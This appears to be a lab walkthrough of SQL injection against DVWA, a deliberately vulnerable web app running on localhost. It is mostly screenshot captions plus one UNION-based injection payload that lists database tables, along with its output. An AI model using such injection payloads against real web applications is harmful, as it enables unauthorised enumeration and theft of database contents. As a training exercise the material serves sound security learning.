


Performing a SQL Injection using the DVWA Michael Dawson


Starting apache2 and mysql




SQL Injection "1"




Always true scenario




Database Version



Database User



Database name



All tables in information_schema

The screenshot shows a web browser window displaying the 'Vulnerability: SQL Injection' application. The URL is `127.0.0.1/DVWA-master/vulnerabilities/sql/?id=1&union=select+null%2C+table_name+from+information_schema.tables+--+`. The application interface includes a navigation menu on the left with options like 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', 'CSRF', 'File Inclusion', 'File Upload', 'Insecure CAPTCHA', 'SQL Injection' (highlighted), 'SQL Injection (Blind)', 'Weak Session IDs', 'XSS (DOM)', 'XSS (Reflected)', 'XSS (Stored)', 'CSP Bypass', 'JavaScript', 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area shows a 'User ID' input field and a 'Submit' button. Below this, a list of tables is displayed, each with a redacted ID and a first name. The tables listed are: ALL_PLUGINS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONSTRAINTS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COLUMNS, ENABLED_ROLES, ENGINES, and FILES.

```

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: FILES

ID: ' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname:

```